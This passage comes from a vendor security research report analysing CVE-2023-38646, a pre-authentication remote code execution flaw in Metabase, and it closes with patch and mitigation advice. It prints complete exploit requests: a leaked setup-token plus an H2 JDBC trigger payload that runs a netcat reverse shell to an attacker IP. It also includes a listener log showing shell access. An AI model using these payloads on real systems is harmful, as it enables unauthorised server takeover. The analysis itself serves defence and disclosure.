


Figure 4. Exposure of the token for initialization within the response value

⁴¹ `setup-token`: It is a temporary token used when connecting to a database during the initial setup of Metabase, and should be deleted after setup is complete.

3) After accessing the /api/setup/validate endpoint, the attacker can acquire server privilege by connecting the Reverse Shell to the Metabase server through H2 JDBC CI⁴².



```
Request Response
Pretty Raw Hex
1 POST /api/setup/validate HTTP/1.1
2 Host: 192.168.102.54:3000
3 Accept: application/json
4 Content-Type: application/json
5 User-Agent: Mozilla/5.0
6 Connection: close
7 Content-Length: 520
8
9 {
10 "token": "04d96839-9289-462b-affe-b3e5cb0a19b3",
11 "details": {
12   "is_on_demand": false,
13   "is_full_sync": false,
14   "is_sample": false,
15   "cache_ttl": null,
16   "refingerprint": false,
17   "auto_run_queries": true,
18   "schedules": {
19     },
20   "details": {
21     "db":
22     "mem:test;AUTO_RECONNECT=TRUEWWW;CREATE TRIGGER EQSTLAB BEFORE SELECT ON INFORMATION_
23     SCHEMA.TABLES AS $$//javascriptWnjava.lang.Runtime.getRuntime().exec('nc 192.168.102
24     .54 1234 -e /bin/sh')Wn$$--=xWWW";
25   "advanced-options": true,
26   "ssl": true
27   },
28   "name": "test",
29   "engine": "h2"
30 }
31 }

Request Response
Pretty Raw Hex Render
17 {
  "message":
  "Error creating or initializing trigger W"EQSTLABW" object, class W"..source..W", cause:
  W"org.h2.message.DbException: Syntax error in SQL statement W"W//javascriptWWW000ajav
  a.lang.Runtime.getRuntime().exec('nc 192.168.102.54 1234 -e /bin/sh')WWW000aW"W [42000
  -212]W"; see root cause for details; SQL statement:WnSET AUTO_RECONNECT TRUE [90043-212]
  W"
}
```

Figure 5. Attempting Reverse Shell connection through the JDBC attack

⁴² CI (Command Injection): An attack aiming to execute system commands in the host OS through vulnerable applications

4) The attacker can display the files of the victimized server through the acquired shell.

```
test@test-virtual-machine:~$ ncat -lvp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.168.102.65.
Ncat: Connection from 192.168.102.65:39047.
id
uid=2000(metabase) gid=2000(metabase) groups=2000(metabase),2000(metabase)
ls
app
bin
dev
etc
home
```

Figure 6. Acquiring the shell of the server through the Reverse Shell

■ Detailed analysis of the vulnerability

Step 1) Outline of the vulnerability

The CVE-2023-38646 vulnerability occurs when a setup-token can be acquired from /api/session/properties where no separate access control exists after a vulnerable version of Metabase is installed. By using the setup-token, it is possible to call /api/setup/validate, an API endpoint that performs DB connection only during initial installation. Through this path, it is possible to exploit the JDBC Command Injection vulnerability of the H2 driver to execute the remote code in the host OS and acquire the Reverse Shell.

Step 2) Detailed analysis

The /setup/validate endpoint performs a connection test to initially set up the DB in the absence of an administrator account when installing Metabase. Since this path does not have a separate privilege verification logic, unauthenticated users can access it with the setup-token alone. When connecting to a new DB with an administrator account later, the /database/validate API is used, and at this time, privilege verification is performed through the check-superuser.

```
177 #_{:clj-kondo/ignore [:deprecated-var]}
178 (api/defendpoint-schema POST "/validate"
179   "Validate that we can connect to a database given a set of details."
180   [:as {[:keys [engine details]] :details, token :token :body}]
181   {token SetupToken} setup-token validation
182   engine DBEngineString
183   (let [engine (keyword engine)
184         error-or-nil (api/database/test-database-connection engine details)]
185     (when error-or-nil DB test-connection
186       (snowplow/track-event! ::snowplow/database-connection-failed
187                             nil
188                             {:database engine, :source :setup})
189       {:status 400
190        :body error-or-nil}))

782 #_{:clj-kondo/ignore [:deprecated-var]}
783 (api/defendpoint-schema POST "/validate"
784   "Validate that we can connect to a database given a set of details
785   ;; TODO - why do we pass the DB in under the key `details`?
786   [:as {[:keys [engine details]] :details} :body}]
787   {engine DBEngineString
788    details su/Map} privilege verification
789   (api/check-superuser) DB test-connection
790   (let [details-or-error (test-connection-details engine details)]
791     {:valid (not (false? (:valid details-or-error)))}))
```

Figure 7. Privilege verification difference in validate

The setup-token can be acquired from /api/session/properties, and DB validation is possible with the acquired setup-token and input parameters. Accordingly, exposure of the setup-token can lead to vulnerabilities that can cause serious damage. So it should be removed immediately after initial setup.

```
14 (defsetting setup-token
15   "A token used to signify that an instance has permissions to create the initial User.
16   This is created upon the first launch of Metabase
17   by the first instance; once used, it is cleared out, never to be used again."
18   :visibility :public
19   :setter    :none)
```

Figure8. When Metabase is installed, it is set to public by default.

```
setup-token: "04d96839-9289-462b-affe-b3e5cb0a19b3"
application-colors: {}
enable-audit-app?: false
anon-tracking-enabled: false
version-info-last-checked: "2023-08-10T06:15:00.461916Z"
application-logo-url: "app/assets/img/logo.svg"
application-favicon-url: "app/assets/img/favicon.ico"
```

Figure9. setup-token exposed in /api/session/properties

After inserting the setup-token into /api/setup/validate, it is possible to attempt an RCE attack by including malicious code in “db”, a connection string for data connection setup.

```
{
  "token": "04d96839-9289-462b-affe-b3e5cb0a19b3",
  "details": {
    "is_on_demand": false,
    "is_full_sync": false,
    "is_sample": false,
    "cache_ttl": null,
    "refingerprint": false,
    "auto_run_queries": true,
    "schedules": {},
    "details": {
      "db": "mem:test;AUTO_RECONNECT=TRUE\\;CREATE TRIGGER EQSTLAB BEFORE SELECT ON
        INFORMATION_SCHEMA.TABLES AS $$//javascript
        java.lang.Runtime.getRuntime().exec('nc 192.168.0.18 1234 -e /bin/sh')
        $$--=x;",
      "advanced-options": true,
      "ssl": true
    },
    "name": "test",
    "engine": "h2"
  }
}
```

Figure 10. Payload used for RCE attack

H2 supported by Metabase can inject Java codes or SQL into the connection string. The attacker can call a Java method by manipulating the connection string to generate TRIGGER⁴³ or ALIAS⁴⁴.

⁴³ TRIGGER: It is used to set the codes that are automatically executed when a DML operation (SELECT, INSERT, UPDATE, DELETE) occurs.

⁴⁴ ALIAS: It is an alternate name (alias) given temporarily to a table or column name, and it is mainly used to simplify queries.

The following table summarizes the purposes for which they are used in the attack statement.

Characteristic	TRIGGER	ALIAS
Purpose of use	Call a Java method by responding to a DB event (INSERT, UPDATE, etc.)	Define an alias to call a Java method in an SQL query
Call	Automatically call when a DB event occurs	Call explicitly
Example	CREATE TRIGGER ... BEFORE SELECT ON INFORMATION_SCHEMA.TABLES ...;	CREATE ALIAS MY_FUNC FOR ...;

Table 1. The purposes of using TRIGGER and ALIAS in the payload

The description of the payload is as follows:

Parameter value	Description
mem:test:	Execute H2 database in the memory mode
AUTO_RECONNECT=TRUE	H2 JDBC connection string option
W;	Escape the ';' character in JSON
CREATE TRIGGER EQSTLAB BEFORE SELECT ON INFORMATION_SCHEMA.TABLES	Create a trigger with the name of "EQSTLAB" and configure it to perform a specific action (Java Method call) before executing the SELECT statement in INFORMATION_SCHEMA.TABLES
AS \$\$//.... \$\$--=xW::	After AS, Java codes can be defined, and the contents inside \$\$ are escaped.
java.lang.Runtime.getRuntime().exec('nc 192.168.0.18 1234 -e /bin/sh')	Use the runtime class of Java to execute an external process. Here, the nc (Netcat) tool is used to connect the Reverse Shell to the 1234 port of the 192.168.0.18 address.

Table 2. Details of payload analysis

H2 can perform attacks using Java, Javascript, Ruby, etc. If you look at the source codes of H2, the `isJavaxScriptSource` method exists. This code checks if the source of the connection-string is javascript, and then returns true for `isJavascriptSource()`.

```
200     public static boolean isJavaxScriptSource(String source) {
201         return isJavascriptSource(source) || isRubySource(source);
202     }
```

Figure 11. Checking the language of connection-string source

The `isJavascriptSource` method checks whether the source starts with `//javascript`.

```
186     private static boolean isJavascriptSource(String source) {
187         return source.startsWith(prefix:"//javascript");
188     }
```

Figure 12. Checking if the source starts with `//javascript` through the prefix

After that, the trigger code is executed using `eval()` through the called `getCompiledScript`.

```
100     private Trigger loadFromSource() {
101         SourceCompiler compiler = database.getCompiler();
102         synchronized (compiler) {
103             String fullClassName = Constants.USER_PACKAGE + ".trigger." +
104                 getName();
105             compiler.setSource(fullClassName, triggerSource);
106             try {
107                 if (SourceCompiler.isJavaxScriptSource(triggerSource)) {
108                     return (Trigger) compiler.getCompiledScript
109                         (fullClassName).eval();
110                 } else {
111                     final Method m = compiler.getMethod(fullClassName);
112                     if (m.getParameterTypes().length > 0) {
113                         throw new IllegalStateException(s:"No parameters
114                             are allowed for a trigger");
115                     }
116                     return (Trigger) m.invoke(obj:null);
117                 }
118             }
119         }
120     }
```

Figure 13. Calling `getCompiledScript` when true is returned for `isJavaxScriptSource`

In H2, GraalJSScriptEngine's allowHostAccess and allowHostClassLookup are set to true as default values, allowing Javascript Java calls. This makes it possible to call Java methods that perform dangerous tasks with Javascript.

```
211 public CompiledScript getCompiledScript(String packageAndClassName)
    throws ScriptException {
212     CompiledScript compiledScript = compiledScripts.get
        (packageAndClassName);
213     if (compiledScript == null) {
214         String source = sources.get(packageAndClassName);
215         final String lang;
216         if (isJavascriptSource(source)) {
217             lang = "javascript";
218         } else if (isRubySource(source)) {
219             lang = "ruby";
220         } else {
221             throw new IllegalStateException("Unknown language for " +
                source);
222         }
223     }
224     final ScriptEngine jsEngine = new ScriptEngineManager().
        getEngineByName(lang);
225     if (jsEngine.getClass().getName().equals(
226         anObject:"com.oracle.truffle.js.scriptengine.
        GraalJSScriptEngine")) {
227         Bindings bindings = jsEngine.getBindings(ScriptContext.
        ENGINE_SCOPE);
228         bindings.put(name:"polyglot.js.allowHostAccess",
        value:true);
229         bindings.put(name:"polyglot.js.allowHostClassLookup",
        (Predicate<String> s -> true);
230     }
231     compiledScript = ((Compilable) jsEngine).compile(source);
232     compiledScripts.put(packageAndClassName, compiledScript);
233 }
234 return compiledScript;
235 }
```

verify if the script source is written in JS

execute the payload using jsEngine

allow access to Java classes from JS

Figure 14. It is possible to call a Java method in the JavaScript code.

TRIGGER calls a Java method called "ABC" and uses Runtime.getRuntime().exec(cmd) to execute OS commands. However, since JDK is not installed in the victimized server, H2 cannot find Javac. So it cannot perform compile. Therefore, Javascript must be used to bypass and attack without using JDK.

Request **Response**

Pretty Raw Hex

20 "details":{

21 "db":

Calling a java method

```
"mem:test;AUTO_RECONNECT=TRUE;CREATE TRIGGER EQSTLAB BEFORE SELECT ON INFORMATION_SCHEMA.TABLES AS $$String abc(String cmd) {java.lang.Runtime.getRuntime().exec(cmd)} CALL ABC('nc 192.168.102.54 1234 -e /bin/sh')$$--af";
```

22 "advanced-options":true,

23 "ssl":true

Request **Response**

Pretty Raw Hex Render

17 {

Java compiler error

```
"message":  
"Error creating or initializing trigger W"EQSTLABW" object, class W"..source..W  
", cause: W"org.h2.message.DbException: IO Exception: W"W"java.io.IOException:  
Cannot run program W"W"W"W"javacW"W"W"W": error=2, No such file or directoryW"W  
"[90028-212]W"; see root cause for details; SQL statement:WnSET AUTO_RECONNECT  
TRUE [90043-212]"
```

}

Figure 15. Java execution failure

The payload normally operates when a Java method is called using Javascript as follows:

The image shows two screenshots from a web application security tool. The top screenshot displays a request in 'Pretty' view. The request body is a JSON object with a 'details' field containing a SQL payload. A red box highlights the JavaScript code: `$$$//javascriptWnjava.lang.Runtime.getRuntime().exec('nc 192.168.102.54 1234 -e /bin/sh')Wn$$$--=xWw;`. The bottom screenshot displays the response in 'Pretty' view, showing an error message: `"message": "Error creating or initializing trigger W"EQSTLABW" object, class W"..source..W", cause: W"org.h2.message.DbException: Syntax error in SQL statement W"W"//javascrriptW000ajava.lang.Runtime.getRuntime().exec('nc 192.168.102.54 1234 -e /bin/sh')W000aW"W" [42000-212]W"; see root cause for details; SQL statement:WnSET AUTO_RECONNECT TRUE [90043-212]"`. The text 'Attack successful' is written in the right margin of the second screenshot.

Calling a Java method from Javascript

```
20 "details":{
21   "db":
    "mem:test;AUTO_RECONNECT=TRUE$$$//javascriptWnjava.lang.Runtime.getRuntime().exec('nc 192.168.102.54 1234 -e /bin/sh')Wn$$$--=xWw;",
22   "advanced-options":true,
23   "ssl":true
}
```

Attack successful

```
17 {
  "message":
  "Error creating or initializing trigger W"EQSTLABW" object, class W"..source..W", cause: W"org.h2.message.DbException: Syntax error in SQL statement W"W"//javascrriptW000ajava.lang.Runtime.getRuntime().exec('nc 192.168.102.54 1234 -e /bin/sh')W000aW"W" [42000-212]W"; see root cause for details; SQL statement:WnSET AUTO_RECONNECT TRUE [90043-212]"
}
```

Figure 16. The bypass attack succeeds through Javascript

If the payload does not match the format like “Wn\$\$--=WW;”, the following error is displayed. This is because an error occurs in the logic that parsing connection-string data in the “connection-string->file+option” function of /src/Metabase/driver/h2.clj.




Figure 17. An error occurs because the key-value pair does not match.

Looking at the separation logic, (str/split connection-string #";+") separates the input connection-string based on the semicolon (;). And (str/split option #"=") separates each option again with an = sign to create a key-value pair. Therefore, “attack syntax = B” should be used to match the format like “A = B”, but an SQL Syntax error occurs as it is. So if the key-value pair format is completed by commenting (--) the end of the attack statement in the same way as “attack statement--=B”, the payload operates normally.

```
80 (defn- connection-string->file+options
81   "Explode a `connection-string` like `file:my-db;OPTION=100;OPTION_2=TRUE` to a pair
82
83   (connection-string->file+options \"file:my-crazy-db;OPTION=100;OPTION_X=TRUE\")
84   -> [\"file:my-crazy-db\" {\"OPTION\" \"100\", \"OPTION_X\" \"TRUE\"}]\"
85 [^String connection-string]
86 {:pre [(string? connection-string)]}
87 (let [[file & options] (str/split connection-string #";+")
88       options         (into {} (for [option options]
89                                 (str/split option #"="))))
90   [file options]))
```

Figure 18. Parsing key value-pairs by analyzing the connection-string

■ Countermeasures

If the service is operated using Metabase Cloud, it is not affected. However, in the case of self-hosting, the Metabase official blog recommends updating to the latest binary OSS 0.46.6.4, Enterprise Edition 1.46.6.4 or higher.

Looking at the patch details, a check logic was added to check whether the initialization was completed in the attack URL, i.e. /api/setup/validate.

```
177 #_{:clj-kondo/ignore [:deprecated-var]} 0.46.6
178 (api/defendpoint-schema POST "/validate"
179   "Validate that we can connect to a database given a set of details."
180   [:as {[:keys [engine details]] :details, token :token} :body])
181   {token SetupToken
182     engine DBEngineString}
183   (let [engine (keyword engine)
184         error-or-nil (api.database/test-database-connection engine details)]
185     (when error-or-nil
186       (snowplow/track-event! ::snowplow/database-connection-failed
187                             nil
188                             {:database engine, :source :setup})
189       {:status 400
190        :body error-or-nil})))

179 #_{:clj-kondo/ignore [:deprecated-var]} 0.46.6.4
180 (api/defendpoint-schema POST "/validate"
181   "Validate that we can connect to a database given a set of details."
182   [:as {[:keys [engine details]] :details, token :token} :body])
183   {token SetupToken
184     engine DBEngineString}
185   (when (setup/has-user-setup)
186     (throw (ex-info (tru "Instance already initialized")
187                   {:status-code 400})))
187   (let [engine (keyword engine)
188         error-or-nil (api.database/test-database-connection engine details)]
189     (when error-or-nil
190       (snowplow/track-event! ::snowplow/database-connection-failed
191                             nil
192                             nil
```

Figure 19. Verifying completion of initialization

In addition, the filtering logic for character strings that can be used in attack scripts, which did not exist before, has been added. When connecting to the H2 database, verify character strings such as //javascript that can execute codes in connection strings and input values such as INIT that can execute queries while performing initialization.

```
(defn- malicious-property-value
  "Checks an h2 connection string for connection properties that could be malicious. Markers of
  which allow for sql injection in org.h2.engine.Engine/openSession. The others are markers for
  javascript and ruby that we want to suppress."
  [s]
  ;; list of strings it looks for to compile scripts:
  ;; https://github.com/h2database/h2database/blob/master/h2/src/main/org/h2/util/SourceCompiler
  ;; can't use the static methods themselves since they expect to check the beginning of the str
  (let [bad-markers [";"
                    "//javascript"
                    "#ruby"
                    "//groovy"
                    "@groovy"]]
    (pred (apply some-fn (map (fn [marker] (fn [s] (str/includes? s marker)))
                              bad-markers)))
    (pred s)))

(defmethod driver/can-connect? :h2
  [driver {:keys [db] :as details}]
  (when-not *allow-testing-h2-connections*
    (throw (ex-info (tru "H2 is not supported as a data warehouse") {:status-code 400})))
  (when (string? db)
    (let [connection-str (cond-> db
                          (not (str/includes? db "h2:")) (str/replace-first #"^" "h2:")
                          (not (str/includes? db "jdbc:")) (str/replace-first #"^" "jdbc:"))
          connection-info (org.h2.engine.ConnectionInfo. connection-str nil nil nil)
          properties (get-field connection-info "prop")
          bad-props (into {} (keep (fn [[k v]] (when (malicious-property-value v) [k v])))
                             properties)]
      (when (seq bad-props)
        (throw (ex-info "Malicious keys detected" {:keys (keys bad-props)})))
      ;; keys are uppercased by h2 when parsed:
      ;; https://github.com/h2database/h2database/blob/master/h2/src/main/org/h2/engine/Connecti
      (when (contains? properties "INIT")
        (throw (ex-info "INIT not allowed" {:keys ["INIT"]}))))))
  (sql-jdbc.conn/can-connect? driver details))
```

Figure 20. User input value filtering

Metabase does not support the vulnerable H2 database for remote code execution attacks from version 0.46.6.4. The function remains as is, but new data cannot be added because `allow-testing-h2-connection` is set to `false`. However, if an existing H2 database has been added and is being used, access is still possible after the update. Metabase recommends migration⁴⁵ to another database for security.




Figure 21. Limiting H2 database

The `setup-token` is continuously exposed even in version 0.46.6.4 to which the security patch for the vulnerability is applied and the latest version of 0.47. The `setup-token` was designed not to be exposed after initial installation, but it was mentioned on the official page that it was unintentionally exposed in `/api/session/properties` when the `setup-token` was changed to be injected through an environment variable. It is impossible to attack CVE-2023-38646 using the `setup-token` in the version to which the security patch is applied, but there is a possibility of a security threat using the `setup-token` in the future. So additional countermeasures are required.

If it cannot be updated, it is possible to respond by restricting access to the `/api/setup/*` path through the web server's own access control settings, not Metabase settings, until the patch is applied.

⁴⁵ Migration: Moving data or software from one system to another

■ Reference sites

- URL: <https://www.metabase.com/blog/security-incident-summary>
- URL: <https://www.metabase.com/blog/security-advisory>
- URL: <https://www.h2database.com/html/features.html>
- URL: <https://pyn3rd.github.io/2022/06/06/Make-JDBC-Attacks-Brilliant-Again-I>
- URL: <https://github.com/securezeron/CVE-2023-38646>
- URL: <https://blog.assetnote.io/2023/07/22/pre-auth-rce-metabase/>

EQST INSIGHT

2023 .08



SK Shieldus Inc. 4&5F, 23, Pangyo-ro 227beon-gil, Bundang-gu, Seongnam-si, Gyeonggi-do, 13486, Republic of Korea
<https://www.skshieldus.com>

Publisher : SK Shieldus EQST business group
Production : SK Shieldus Communication Group

COPYRIGHT © 2023 SK SHIELDUS. ALL RIGHT RESERVED..

This document is copyrighted by the EQST business group of SK Shieldus and legally protected. Any unauthorized use or modification is prohibited by law.

